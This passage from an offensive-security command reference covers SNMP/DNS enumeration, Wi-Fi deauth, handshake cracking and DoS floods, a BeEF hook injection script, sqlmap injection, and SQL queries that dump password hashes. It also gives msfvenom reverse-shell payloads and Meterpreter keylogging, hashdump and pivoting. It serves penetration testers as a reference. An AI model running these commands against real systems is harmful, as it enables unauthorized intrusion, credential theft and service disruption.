## SNMP TOOLS

|                                                                                                           |                                       |
|-----------------------------------------------------------------------------------------------------------|---------------------------------------|
| snmpwalk -c public -v1<br><b>&lt;IP_ADDRESS&gt;</b> 1   grep<br>hrSWRunName   cut -d" " -<br>f4           | List Windows<br>running<br>services   |
| snmpwalk -c public -v1<br><b>&lt;IP_ADDRESS&gt;</b> 1   grep<br>tcpConnState   cut -d" " -f6<br>  sort -u | List Windows<br>open TCP ports        |
| snmpwalk -c public -v1<br><b>&lt;IP_ADDRESS&gt;</b> 1   grep<br>hrSWInstalledName                         | List Windows<br>installed<br>software |
| snmpwalk -c public -v1<br><b>&lt;IP_ADDRESS&gt;</b> 1.3   grep<br>77.1.2.25   cut -d -f4                  | List Windows<br>users                 |

## DNSRECON & NMAP REVERSE DNS

|                                                                                                                                     |                                            |
|-------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------|
| dnsrecon.py -t rvl -r<br><b>&lt;CIDR_IP_RANGE&gt;</b> -n<br><b>&lt;DNS_IP_ADDRESS&gt;</b>                                           | Reverse<br>lookup for IP<br>range          |
| dnsrecon.py -t std -d<br><b>&lt;DOMAIN_NAME&gt;</b>                                                                                 | Retrieve<br>standard DNS<br>records        |
| dnsrecon.py -t brt -d<br><b>&lt;DOMAIN_NAME&gt;</b> -D<br><b>&lt;HOSTS&gt;</b>                                                      | Enumerate<br>subdomains                    |
| dnsrecon.py -d<br><b>&lt;DOMAIN_NAME&gt;</b> -t axfr                                                                                | DNS zone<br>transfer                       |
| nmap -R -sL -Pn -dns-servers<br><b>&lt;DNS_SERVER_IP&gt;</b><br><b>&lt;IP_RANGE&gt;</b>   awk '{if((\$1"<br>"\$2" "\$3)=="Nmap scan | Reverse DNS<br>lookup and<br>output parser |

```
report")print$5" "$6}' | sed  
's/(//g' | sed 's/)//g' >  
<OUTPUT_PATH>
```

**More info at:**

**<https://github.com/darkoperator/dnsrecon>**



# TECHNOLOGIES

# WIRELESS

## FREQUENCY CHART

|                                                                                 |                      |
|---------------------------------------------------------------------------------|----------------------|
| 125-134 kHz (LF)<br>13.56 MHz (HF)<br>433,860-930Mhz (UHF)                      | RFID                 |
| 315 MHz (N. Am)<br>433.92 MHz (Europe,Asia)                                     | Keyless Entry        |
| 698-894 MHz<br>1710-1755 MHz<br>1850-1910 MHz<br>2110-2155 MHz                  | Cellular (US)        |
| 1176.45 Mhz - L1 Band 1227.60 Mhz - L2 Band<br><br><b>1575.42 MHz - L5 Band</b> | GPS                  |
| 1-2 GHz                                                                         | L Band               |
| 868 MHz (Europe)<br>915 MHz (US,Australia) 2.4 GHz (worldwide)                  | 802.15.4 (ZigBee)    |
| 2.4-2.483.5 GHz                                                                 | 802.15.1 (Bluetooth) |
| <b>2.4 GHz</b>                                                                  | 802.11b/g            |
| <b>5.0 GHz</b>                                                                  | <b>802.11a</b>       |
| 2.4/5.0 GHZ                                                                     | <b>802.11n</b>       |
| 4-8 GHz                                                                         | C Band               |
| 12-18 GHz                                                                       | Ku Band              |
| 18-26.5 GHz                                                                     | K Band               |

|                    |         |
|--------------------|---------|
| <b>26.5-40 GHz</b> | Ka Band |
|--------------------|---------|

| <b>HELPFUL RF WEBSITES</b>                                                                                                      |                       |
|---------------------------------------------------------------------------------------------------------------------------------|-----------------------|
| <a href="https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm">https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm</a> | FCC ID<br>lookup      |
| <a href="http://www.radioreference.com/apps/db/">http://www.radioreference.com/apps/db/</a>                                     | Frequency<br>database |



# KISMET COMMAND REFERENCE

|          |                                          |
|----------|------------------------------------------|
| e        | List Kismet servers                      |
| h        | Help                                     |
| z        | Toggle full-screen view                  |
| n        | Name current network                     |
| m        | Toggle muting of sound                   |
| i        | View detailed information for network    |
| t        | Tag or untag selected network            |
| s        | Sort network list                        |
| g        | Group tagged networks                    |
| l        | Show wireless card power levels          |
| u        | Ungroup current group                    |
| d        | Dump printable strings                   |
| c        | Show clients in current network          |
| r        | Packet rate graph                        |
| <b>L</b> | Lock channel hopping to selected channel |
| a        | View network statistics                  |
| <b>H</b> | Return to normal channel hopping         |
| p        | Dump packet type                         |
| +/-      | Expand/collapse groups                   |
| f        | Follow network center                    |
| CTRL+L   | Re-draw the screen                       |
| w        | Track alerts                             |
| <b>Q</b> | Quit Kismet                              |
| x        | Close popup window                       |

***More info at:***

***[http://www.willhackforsushi.com/papers/80211\\_Pocket\\_Reference\\_Guide.pdf](http://www.willhackforsushi.com/papers/80211_Pocket_Reference_Guide.pdf)***

## LINUX WI-FI COMMANDS

|                                                                                                                                  |                                          |
|----------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| iwconfig                                                                                                                         | Display wireless interface configuration |
| rfkill list                                                                                                                      | List current state of wireless devices   |
| rfkill unblock all                                                                                                               | Turn on wireless interface               |
| airodump -ng<br>< <b>INTERFACE_NAME</b> >                                                                                        | Monitor all interfaces                   |
| iwconfig ath0 essid<br>< <b>BSSID</b> ><br>ifconfig ath0 up<br><br>dhclient ath0                                                 | Connect to unsecured Wi-Fi               |
| iwconfig ath0 essid<br>< <b>BSSID</b> > key < <b>WEB_KEY</b> ><br>ifconfig ath0 up<br><br>dhclient ath0                          | Connect to WEP Wi-Fi network             |
| iwconfig ath0 essid<br>< <b>BSSID</b> ><br>ifconfig ath0 up<br><br>wpa_supplicant -B -i ath0 -c<br>wpa-psk.conf<br>dhclient ath0 | Connect to WPA-PSK Wi-Fi network         |

## LINUX BLUETOOTH

|                                                            |                             |
|------------------------------------------------------------|-----------------------------|
| hciconfig < <b>INTERFACE_NAME</b> ><br>up                  | Turn on Bluetooth interface |
| hcidtool -i < <b>INTERFACE_NAME</b> ><br>scan --flush -all | Scan for Bluetooth devices  |
| sdptool browse<br>< <b>INTERFACE_NAME</b> >                | List open services          |
|                                                            |                             |

```
hciconfig <INTERFACE_NAME>  
name "<BLUETOOTH_NAME>"  
class 0x520204
```

Set as discoverable

|         |                     |
|---------|---------------------|
| piscan  |                     |
| pand -K | Clear pand sessions |

| Linux Wi-Fi Testing                                                                                                                                                                                                              |                              |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|
| airmon-ng stop <b>&lt;INTERFACE_NAME&gt;</b>                                                                                                                                                                                     | Stop monitor mode interface  |
| airmon-ng start <b>&lt;INTERFACE_NAME&gt;</b><br>iwconfig <b>&lt;INTERFACE_NAME&gt;</b> channel <b>&lt;CHANNEL&gt;</b>                                                                                                           | Start monitor mode interface |
| airodump-ng -c <b>&lt;CHANNEL&gt;</b> --bssid <b>&lt;BSSID&gt;</b> -w file <b>&lt;OUTPUT_PATH&gt;</b>                                                                                                                            | Capture traffic              |
| aireplay-ng -0 10 -a <b>&lt;BSSID&gt;</b> -c <b>&lt;VICTIM_MAC&gt;</b> <b>&lt;INTERFACE_NAME&gt;</b>                                                                                                                             | Force client de-auth         |
| <b>#WPA-PSK</b><br><br>aircrack-ng -w <b>&lt;WORDLIST_PATH&gt;</b><br><b>&lt;CAPTURED_HANDSHAKE_FILE_PATH&gt;</b><br>#EAP-MD5<br>eapmd5pass -r<br><b>&lt;CAPTURED_HANDSHAKE_FILE_PATH&gt;</b><br>-w <b>&lt;WORDLIST_PATH&gt;</b> | Brute force handshake        |

| Wi-Fi DOS Attacks                                              |              |
|----------------------------------------------------------------|--------------|
| mdk3 <b>&lt;INTERFACE_NAME&gt;</b> a -a <b>&lt;BSSID&gt;</b>   | Auth Flood   |
| mdk3 <b>&lt;INTERFACE_NAME&gt;</b> b -c <b>&lt;CHANNEL&gt;</b> | Beacon Flood |

---

# WEB

---

## USER AGENT STRING KEYWORDS

*Keywords found in user agent strings aid in identifying the visiting operating system type.*

Mozilla/5.0 (***iPhone; CPU iPhone OS 15\_5*** like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/102.0.5005.87 Mobile/15E148 Safari/604.1

Keyword:  
iPhone

|                                                                                                                                                     | Apple iPhone           |
|-----------------------------------------------------------------------------------------------------------------------------------------------------|------------------------|
| Mozilla/5.0 ( <b><i>Linux; Android 12; SM-A205U</i></b> )<br>AppleWebKit/537.36 (KHTML, like Gecko)<br>Chrome/102.0.5005.78 Mobile<br>Safari/537.36 | Keyword:<br>Android 12 |



|                                                                                                                                                 | Android<br>Phone               |
|-------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------|
| Mozilla/5.0 ( <b><i>Windows NT 10.0; Win64; x64</i></b> )<br>AppleWebKit/537.36 (KHTML,<br>like Gecko)<br>Chrome/102.0.5005.63<br>Safari/537.36 | Keyword:<br>Windows NT<br>10.0 |

|                                                                                                                                                        | Windows<br>Computer   |
|--------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------|
| Mozilla/5.0 ( <b><i>Macintosh;<br/>Intel Mac OS X 12_4</i></b> )<br>AppleWebKit/537.36 (KHTML,<br>like Gecko)<br>Chrome/102.0.5005.63<br>Safari/537.36 | Keyword:<br>Macintosh |

## HTML BEEF HOOK TECHNIQUE

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Strict//EN">
  <html>
  <head>
    <title> <WEBSITE_TITLE></title> <script>
      var commandModuleStr = '<script src="' +
window.location.protocol + '//' + window.location.host + ':
  <PORT>/<URI_TO_HOOK.JS> '
      type="text/javascript"></script>';
      document.write(commandModuleStr); </script>

    </head>
    <WEBSITE_CONTENT>
  </html>
```

## EMBEDDED IFRAME

```
<iframe src="<URI/URL>" width="0" height="0" frameborder="0"
tabindex="-1" title="empty" style=visibility:hidden;display:none">
</iframe>
```

## FIREFOX TYPE CONVERSIONS

|                                                  |                 |
|--------------------------------------------------|-----------------|
| javascript:btoa(" <ASCII_STRING>")               | ASCII -> Base64 |
| javascript:atob(" <BASE64>")                     | Base64 -> ASCII |
| javascript:encodeURIComponent(" <ASCII_STRING>") | ASCII -> URI    |
| javascript:decodeURIComponent(" <ENCODED_URI>")  | URI -> ASCII    |

## WGET CAPTURE SESSION TOKEN

```
wget -q --save-cookies= <OUTPUT_PATH> --keep-session-cookies --post-
data="username: <USERNAME>&password= <PASSWORD>&Login=Login"
<LOGIN_URL>
```

## CURL

|                                                                                |                                   |
|--------------------------------------------------------------------------------|-----------------------------------|
| curl -I -X HEAD -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)" <URL> | Grab headers and spoof user agent |
| curl -u <USERNAME>:<PASSWORD> -o <OUTPUT_FILE> <URL>                           | Scrape site after login           |
| curl ftp://<USERNAME>:<PASSWORD>@<URL>/<DIRECTORY>                             | <b>FTP</b>                        |
| curl http://<URL>/<FILE_PATH>[1-10].txt                                        | Sequential lookup                 |

# AUTOMATED WEB SCREENSHOTS (WITNESSME)

*WitnessMe is a tool that takes screenshots of webpages using Pyppeteer.*

|                                                                                     |                                                                                      |
|-------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------|
| apt-get update                                                                      | Update packages                                                                      |
| apt-get install docker.io                                                           | Install Docker                                                                       |
| docker pull byt3bl33d3r/witnessme                                                   | Installation                                                                         |
| docker images                                                                       | Get image ID                                                                         |
| docker run -it --entrypoint=/bin/sh -v \$(pwd):/transfer <b>&lt;IMAGE_ID&gt;</b>    | Run docker container mounting /transfer to the current directory on the host machine |
| witnessme screenshot <b>&lt;IP_CIDR&gt;</b><br><b>-p &lt;PORT&gt;, &lt;PORT&gt;</b> | Run and execute scan                                                                 |
| cd <b>&lt;FILE_PATH&gt;</b>                                                         | cd into created scan folder                                                          |
| cp *.png /transfer/                                                                 | Copy screenshotted files back to host machine current working directory              |

**More info at:**

**<https://github.com/byt3bl33d3r/WitnessMe>**

## SQLMAP

|                                                                                                     |                                          |
|-----------------------------------------------------------------------------------------------------|------------------------------------------|
| sqlmap.py -u "http://<URL>?id=1&str=val"                                                            | GET request                              |
| sqlmap.py -u "http://<URL>" --data="id=1&str=val"                                                   | POST request                             |
| sqlmap.py -u "http://<URL>" --data="id=1&str=val" -p "id" -b --dbms="<mssql mysql oracle postgres>" | SQL injection against specific parameter |

|                                                                                                                                                                               |                                                      |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------|
|                                                                                                                                                                               | with DB type specified                               |
| Login and note cookie value<br>(cookie1=val1, cookie2=val2)<br>sqlmap.py -u "http://< <b>URL</b> >" --<br>data="id=1&str=val" -p "id"<br>--cookie="cookie1=val1;cookie2=val2" | SQL injection on authenticated site                  |
| sqlmap.py -u "http://< <b>URL</b> >" --<br>data="id=1&str=val" -p "id" -b --current-db --current-user                                                                         | SQL injection and collect DB version, name, and user |
| sqlmap.py -u "http://< <b>URL</b> >" --<br>data="id=1&str=val" -p "id" --tables -D "testdb"                                                                                   | SQL injection and get tables of DB=testdb            |
| sqlmap.py -u "http://< <b>URL</b> >" --<br>data="id=1&str=val" -p "id" --columns -T "users"                                                                                   | SQL injection and get columns of user table          |

# DATABASES

## MSSQL

|                                                                                           |                                            |
|-------------------------------------------------------------------------------------------|--------------------------------------------|
| SELECT @@version                                                                          | DB version                                 |
| EXEC xp_msver                                                                             | Detailed version info                      |
| EXEC master..xp_cmdshell 'net user'                                                       | Run OS command                             |
| SELECT HOST_NAME()                                                                        | Hostname & IP                              |
| SELECT DB_NAME()                                                                          | Current DB                                 |
| SELECT name FROM master..sysdatabases;                                                    | List DBs                                   |
| SELECT user_name()                                                                        | Current user                               |
| SELECT name FROM master..syslogins                                                        | List users                                 |
| SELECT name FROM master..sysobjects WHERE xtype='U';                                      | List tables                                |
| SELECT name FROM syscolumns WHERE id=(SELECT id FROM sysobjects WHERE name='mytable');    | List columns                               |
| SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES                                    | System table containing info on all tables |
| SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'mytable') | List all tables/columns                    |
| SELECT name, password_hash FROM master.sys.sql_logins                                     | Password hashes (2005)                     |

## POSTGRES

|                            |               |
|----------------------------|---------------|
| SELECT version();          | DB version    |
| SELECT inet_server_addr()  | Hostname & IP |
| SELECT current_database(); | Current DB    |

|                                                                                                                                                                                                                                                                                   |                         |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------|
| SELECT datname FROM pg_database;                                                                                                                                                                                                                                                  | List DBs                |
| SELECT user;                                                                                                                                                                                                                                                                      | Current user            |
| SELECT username FROM pg_user;                                                                                                                                                                                                                                                     | List users              |
| SELECT username,passwd FROM<br>pg_shadow                                                                                                                                                                                                                                          | List password<br>hashes |
| SELECT relname, A.attname FROM<br>pg_class C, pg_namespace N, pg_attribute<br>A, pg_type T WHERE (C.relkind='r') AND<br>(N.oid=C.relnamespace) AND<br>(A.attrelid=C.oid) AND (A.atttypid=T.oid)<br>AND (A.attnum>0) AND (NOT<br>A.attisdropped) AND (N.nspname ILIKE<br>'public') | List columns            |
| SELECT c.relname FROM<br>pg_catalog.pg_class c LEFT JOIN<br>pg_catalog.pg_namespace n ON n.oid =<br>c.relnamespace WHERE c.relkind IN ('r',"")<br>AND n.nspname NOT IN ('pg_catalog',<br>'pg_toast') AND<br>pg_catalog.pg_table_is_visible(c.oid)                                 | List tables             |



| <b>MYSQL</b>                                                                                                                                                          |                              |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|
| SELECT @@version;                                                                                                                                                     | DB version                   |
| SELECT @@hostname;                                                                                                                                                    | Hostname & IP                |
| SELECT database();                                                                                                                                                    | Current DB                   |
| SELECT distinct(db) FROM<br>mysql.db;                                                                                                                                 | List DBs                     |
| SELECT user();                                                                                                                                                        | Current user                 |
| SELECT user FROM mysql.user;                                                                                                                                          | List users                   |
| SELECT host,user,password FROM<br>mysql.user;                                                                                                                         | List password hashes         |
| SELECT table_schema, table_name,<br>column_name FROM<br>information_schema.columns<br>WHERE<br>table_schema != 'mysql' AND<br>table_schema !=<br>'information_schema' | List all tables &<br>columns |

| <b>ORACLE</b>                                        |              |
|------------------------------------------------------|--------------|
| SELECT * FROM v\$version;                            | DB version   |
| SELECT version FROM v\$instance;                     | DB version   |
| SELECT instance_name FROM<br>v\$instance;            | Current DB   |
| SELECT name FROM v\$database;                        | Current DB   |
| SELECT DISTINCT owner FROM<br>all_tables;            | List DBs     |
| SELECT user FROM dual;                               | Current user |
| SELECT username FROM all_users<br>ORDER BY username; | List users   |
| SELECT column_name FROM<br>all_tab_columns;          | List columns |
| SELECT table_name FROM                               | List tables  |

|                                                                              |                      |
|------------------------------------------------------------------------------|----------------------|
| all_tables;                                                                  |                      |
| SELECT name, password, astatus<br>FROM sys.user\$;                           | List password hashes |
| SELECT DISTINCT grantee FROM<br>dba_sys_privs WHERE<br>ADMIN_OPTION = 'YES'; | List DBAs            |

# TOOLS

---

# NMAP

---

## SCAN TYPES

|     |                  |
|-----|------------------|
| -sn | Ping scan        |
| -sS | Syn scan         |
| -sT | Connect scan     |
| -sU | UDP scan         |
| -sO | IP protocol scan |

## SCAN OPTIONS

|                                 |                                                               |
|---------------------------------|---------------------------------------------------------------|
| -p < <b>PORT_RANGES</b> >       | Ports                                                         |
| -T[0-5]                         | Speed presets: 0 Slowest, 5 fastest                           |
| -n                              | No DNS resolution                                             |
| -O                              | OS Detection                                                  |
| -A                              | Aggressive Scan                                               |
| -sV                             | Service/Version detection                                     |
| -Pn                             | No ping nmap scan                                             |
| <b>-6</b>                       | IPv6 Scan                                                     |
| --randomize-hosts               | Randomizes target hosts (will not scan each host in sequence) |
| --traceroute                    | Run traceroute against host                                   |
| --ttl < <b>TTL_VALUE</b> >      | Set TTL                                                       |
| --script < <b>SCRIPT_NAME</b> > | Execute script against host                                   |

|                                            |                      |
|--------------------------------------------|----------------------|
| <b>--script-args<br/>&lt;ARGUMENTS&gt;</b> | Set script arguments |
|--------------------------------------------|----------------------|

| <b>OUTPUT/INPUT OPTIONS</b>                |                          |
|--------------------------------------------|--------------------------|
| <b>-oX &lt;FILE_PATH&gt;</b>               | Write to XML file        |
| <b>-oG &lt;FILE_PATH&gt;</b>               | Write to grep file       |
| <b>-oA &lt;FILE_PATH&gt;</b>               | Save as all 3 formats    |
| <b>-iL &lt;FILE_PATH&gt;</b>               | Read hosts/IPs from file |
| <b>--excludefile<br/>&lt;FILE_PATH&gt;</b> | Excludes hosts in file   |

| <b>FIREWALL EVASION</b>                              |                    |
|------------------------------------------------------|--------------------|
| <b>-f</b>                                            | Fragment packets   |
| <b>-S &lt;IP_ADDRESS&gt;</b>                         | Spoof source IP    |
| <b>-g &lt;PORT&gt;</b>                               | Spoof source port  |
| <b>-D &lt;IP_ADDRESS&gt;,<br/>&lt;IP_ADDRESS&gt;</b> | Scan with decoys   |
| <b>--mtu &lt;MTU&gt;</b>                             | Set MTU size       |
| <b>--spooof-mac &lt;MAC&gt;</b>                      | Spoof MAC address  |
| <b>--data-length &lt;SIZE&gt;</b>                    | Append random data |
| <b>--scan-delay &lt;TIME&gt;</b>                     | Scan delay         |

## MISC FLAGS

|                                                                                                                  |                                      |
|------------------------------------------------------------------------------------------------------------------|--------------------------------------|
| xsltproc<br>< <b>INPUT_NMAP_XML</b> >.xml<br>-o < <b>OUTPUT_PATH</b> >.html                                      | Convert Nmap<br>XML file to<br>HTML  |
| nmap -sP -n -oX out.xml<br>< <b>IP_CIDR</b> >   grep "Nmap"  <br>cut -d " " -f 5 ><br>< <b>OUTPUT_PATH</b> >.txt | Generate live<br>host file           |
| ndiff <FILE_PATH1>.xml<br><FILE_PATH2>.xml                                                                       | Compare<br>Nmap results              |
| nmap -R -sL -dns-server<br>< <b>DNS_SERVER_IP</b> ><br>< <b>IP_CIDR</b> >                                        | DNS reverse<br>lookup on IP<br>range |

# WIRESHARK

## WIRESHARK FILTER OPTIONS

|                                                                                                   |                                        |
|---------------------------------------------------------------------------------------------------|----------------------------------------|
| eth.addr, eth.dst, eth.src                                                                        | MAC filter                             |
| rip.auth.passwd                                                                                   | RIP password                           |
| ip.addr, ip.dst, ip.src<br>ipv6.addr, ipv6.dst, ipv6.src                                          | IP                                     |
| tcp.port, tcp.dstport,<br>tcp.srcport                                                             | TCP ports                              |
| tcp.flags.ack, tcp.flags.fin,<br>tcp.flags.push, tcp.flags.reset,<br>tcp.flags.syn, tcp.flags.urg | TCP flags                              |
| udp.port, udp.dstport,<br>udp.srcport                                                             | UDP ports                              |
| http.authbasic                                                                                    | Basic authentication                   |
| http.www_authenticate                                                                             | HTTP authentication                    |
| http.file_data                                                                                    | HTTP data portion                      |
| http.cookie                                                                                       | HTTP cookie                            |
| http.referer                                                                                      | HTTP referer                           |
| http.server                                                                                       | HTTP Server                            |
| http.user_agent                                                                                   | HTTP user agent string                 |
| wlan.fc.type eq 0                                                                                 | <b>802.11<br/>management<br/>frame</b> |
| wlan.fc.type eq 1                                                                                 | <b>802.11 control<br/>frame</b>        |

|                                                   |                                     |
|---------------------------------------------------|-------------------------------------|
| wlan.fc.type_subtype eq 20                        | <b>802.11 data frame</b>            |
| wlan.fc.type_subtype eq 0<br>(1=response)         | <b>802.11 association request</b>   |
| wlan.fc.type_subtype eq 2<br>(3=response)         | <b>802.11 reassociation request</b> |
| wlan.fc.type_subtype eq 4<br>(5=response)         | <b>802.11 probe request</b>         |
| wlan.fc.type_subtype eq 8                         | <b>802.11 beacon</b>                |
| wlan.fc.type_subtype eq 10                        | <b>802.11 disassociate</b>          |
| wlan.fc.type_subtype eq 11<br>(12=deauthenticate) | <b>802.11 authenticate</b>          |





## COMPARISON OPERATORS

|                          |    |    |
|--------------------------|----|----|
| equals                   | eq | =  |
| not equals               | ne | != |
| greater than             | gt | >  |
| less than                | lt | <  |
| greater than or equal to | ge | >= |
| Less than or equal to    | le | <= |

## LOGICAL OPERATORS

|     |    |
|-----|----|
| and | && |
| or  |    |
| xor | ^^ |
| not | !  |

## WIRESHARK EXAMPLES

|                                                  |                               |
|--------------------------------------------------|-------------------------------|
| ip.addr == 10.10.50.1                            | Wireshark Filter by IP        |
| ip.dst == 10.10.50.1                             | Filter by Destination IP      |
| ip.addr >= 10.10.50.1 and ip.addr <=10.10.50.100 | Filter by IP range            |
| !(ip.addr == 10.10.50.1)                         | Filter out IP address         |
| tcp.port == 25                                   | Filter by port                |
| tcp.dstport == 23                                | Filter by destination port    |
| ip.addr == 10.10.50.1 and tcp.port == 25         | Filter by IP address and port |
| tcp.flags.syn == 1 and tcp.flags.ack             | Filter SYN flag               |

|                               |                    |
|-------------------------------|--------------------|
| == 0                          |                    |
| eth.addr == 00:70:f4:23:18:c4 | MAC address filter |

***More info at: <https://www.stationx.net/wireshark-cheat-sheet/>***

---

# NETCAT

---

## NETCAT EXAMPLES

|                                                         |                   |
|---------------------------------------------------------|-------------------|
| nc <IP_ADDRESS> <PORT>                                  | Connect to target |
| nc -lvp <PORT>                                          | Start listener    |
| nc -v -n -z -w1 <IP_ADDRESS><br><START_PORT>-<END_PORT> | Port scanner      |

## DOWNLOAD A FILE

|                                             |                                    |
|---------------------------------------------|------------------------------------|
| nc -l -p <PORT> <<br><FILE_PATH>            | Start listener and stage<br>file   |
| nc -w3 <IP_ADDRESS><br><PORT> > <FILE_PATH> | Connect to IP and<br>retrieve file |

## UPLOAD A FILE

|                                             |                                |
|---------------------------------------------|--------------------------------|
| nc -l -p <PORT> ><br><FILE_PATH>            | Start listener and set<br>path |
| nc -w3 <IP_ADDRESS><br><PORT> < <FILE_PATH> | Connect and push file          |

---

# METASPLOIT

---

## METASPLOIT OPTIONS

|                                                                                  |                                             |
|----------------------------------------------------------------------------------|---------------------------------------------|
| msfconsole -r<br><b>&lt;FILE_PATH&gt;.rc</b>                                     | Launch Metasploit and<br>load resource file |
| show exploits                                                                    | Display exploits                            |
| show auxiliary                                                                   | Display auxiliary modules                   |
| show payloads                                                                    | Display payloads                            |
| search <b>&lt;SEARCH_STRING&gt;</b>                                              | Searches module names<br>and descriptions   |
| info <b>&lt;MODULE&gt;</b>                                                       | Show module information                     |
| use <b>&lt;MODULE&gt;</b>                                                        | Load exploit or module                      |
| show options                                                                     | Display module options                      |
| show advanced                                                                    | Display advanced module<br>options          |
| set <b>&lt;OPTION&gt; &lt;VALUE&gt;</b>                                          | Configure framework<br>options/parameters   |
| sessions -v                                                                      | List Metasploit sessions                    |
| sessions -k <b>&lt;ID&gt;</b>                                                    | Kill Metasploit session ID                  |
| sessions -s <b>&lt;SCRIPT&gt;</b>                                                | Run Meterpreter script on<br>all sessions   |
| jobs -l                                                                          | List all jobs                               |
| jobs -k <b>&lt;ID&gt;</b>                                                        | Kill given job ID                           |
| exploit -j                                                                       | Run exploit as<br>background job            |
| route add <b>&lt;IP_ADDRESS&gt;</b><br><b>&lt;NETMASK&gt; &lt;SESSION_ID&gt;</b> | Pivoting                                    |
| loadpath <b>&lt;FILE_PATH&gt;</b>                                                | Load 3rd party modules<br>or exploits       |
| irb                                                                              | Live Ruby interpreter<br>shell              |
|                                                                                  |                                             |

| connect -s < <i><b>IP_ADDRESS</b></i> ><br>< <i><b>PORT</b></i> > | SSL connect (Acts similarly to Netcat)     |
|-------------------------------------------------------------------|--------------------------------------------|
| use exploit/multi/handler                                         | Advanced option allows for multiple shells |

|                         |                 |
|-------------------------|-----------------|
| set ExitOnSession False |                 |
| set ConsoleLogging true | Enables logging |

|                         |  |
|-------------------------|--|
| set SessionLogging true |  |
|-------------------------|--|

***More info at: <https://cdn.comparitech.com/wp-content/uploads/2019/06/Metasploit-Cheat-Sheet-1.webp>***



## CREATE & CATCH PAYLOADS (MSFVENOM)

|                                                                                                                                         |                                                                     |
|-----------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------|
| msfvenom --list encoders                                                                                                                | List available encoders                                             |
| msfvenom --list payloads                                                                                                                | List available payloads                                             |
| msfvenom -p windows/meterpreter/reverse_tcp<br>LHOST= <IP_ADDRESS> LPORT= <PORT> -e x86/shikata_ga_nai -i 3 -a x86 -f exe > encoded.exe | Created encoded Meterpreter reverse TCP payload for Windows systems |
| msfvenom -p linux/x86/meterpreter/reverse_tcp<br>LHOST= <IP_ADDRESS> LPORT= <PORT> -f elf > reverse.elf                                 | Created Meterpreter reverse TCP payload for Linux systems           |
| use multi/handler<br>set payload windows/meterpreter/reverse_tcp                                                                        | Start Meterpreter listener                                          |

## START MSF DB (KALI)

service postgresql start

Start MSF (Kali)

## METERPRETER PASS A SHELL

*By default, this module will create a notepad.exe process and inject into it.*

|                                                     |                                                              |
|-----------------------------------------------------|--------------------------------------------------------------|
| use<br>post/windows/manage/multi_meterpreter_inject | Use<br>module                                                |
| set IPLIST <b>&lt;IP_ADDRESS&gt;</b>                | Set<br>target<br>IP<br>address<br>to pass<br>the<br>shell to |
| set LPORT <b>&lt;PORT&gt;</b>                       | Set the<br>target<br>port                                    |
| set SESSION <b>&lt;SESSION_ID&gt;</b>               | Set the<br>session<br>ID to<br>run this<br>module<br>against |
| exploit                                             | Run the<br>module                                            |

# METERPRETER COMMANDS

|                                                                      |                                                                                                                                   |
|----------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------|
| help                                                                 | List available commands                                                                                                           |
| sysinfo                                                              | Display system info                                                                                                               |
| ps                                                                   | List processes                                                                                                                    |
| getpid                                                               | List current PID                                                                                                                  |
| upload <b>&lt;LOCAL_PATH&gt;</b><br>C:\\Program\\<br>Files\\test.exe | Upload a file to C:\\Program<br>Files\\binary.exe                                                                                 |
| download<br><b>&lt;FILE_PATH&gt;</b>                                 | Download file                                                                                                                     |
| reg <b>&lt;COMMAND&gt;</b>                                           | Interact with registry<br>(reg by itself will list syntax)                                                                        |
| rev2self                                                             | Revert to original user                                                                                                           |
| shell                                                                | Drop to interactive shell                                                                                                         |
| migrate <b>&lt;PID&gt;</b>                                           | Migrate to another PID                                                                                                            |
| background                                                           | Background current session                                                                                                        |
| keyscan_start                                                        | Start keylogger                                                                                                                   |
| keyscan_stop                                                         | Stop keylogger                                                                                                                    |
| keyscan_dump                                                         | Dump keylogger                                                                                                                    |
| execute -f cmd.exe -i                                                | Execute cmd.exe and interact                                                                                                      |
| execute -f cmd.exe -i -H<br>-t                                       | Execute cmd.exe as hidden<br>process and with all tokens                                                                          |
| hashdump                                                             | Dumps local hashes                                                                                                                |
| run <b>&lt;SCRIPT&gt;</b>                                            | Executes script<br>(/scripts/meterpreter)                                                                                         |
| portfwd add -L<br>127.0.0.1 -l 443 -r<br>3.3.3.3 -p 3389             | Create a rule to open port 443<br>on the attack machine and<br>forward it through the session to<br>target 3.3.3.3 on port 3389   |
| portfwd delete -L<br>127.0.0.1 -l 443 -r<br>3.3.3.3 -p 3389          | Delete the rule to open port 443<br>on the attack machine and<br>forward it through the session to<br>target 3.3.3.3 on port 3389 |

|                            |                                                  |
|----------------------------|--------------------------------------------------|
| background                 | Background session to interact with msfconsole   |
| getuid                     | List current session owner                       |
| steal_token < <b>PID</b> > | Steal authentication token from process          |
| screengrab                 | Run plugin to capture screenshot of user session |

## NMAP THROUGH METERPRETER SOCKS PROXY

|                                                                 |                                                                                                                               |
|-----------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------|
| sessions                                                        | Take note of the Meterpreter ID                                                                                               |
| route add 3.3.3.0<br>255.255.255.0<br><b>&lt;SESSION_ID&gt;</b> | Add a route through the target host                                                                                           |
| use auxiliary/server/socks4a                                    | Setup socks4a server                                                                                                          |
| run                                                             | Run socks4a server (defaults to port 1080)                                                                                    |
| socks4 127.0.0.1 1080                                           | Edit /etc/proxychains.conf and update with port 1080                                                                          |
| proxychains nmap -sT -Pn -n -p 80,135,445 3.3.3.3               | Run Nmap scan against 3.3.3.3 targeting ports 80, 135, and 445. This scan will be tunneled through the Metasploit victim host |

# ETTERCAP

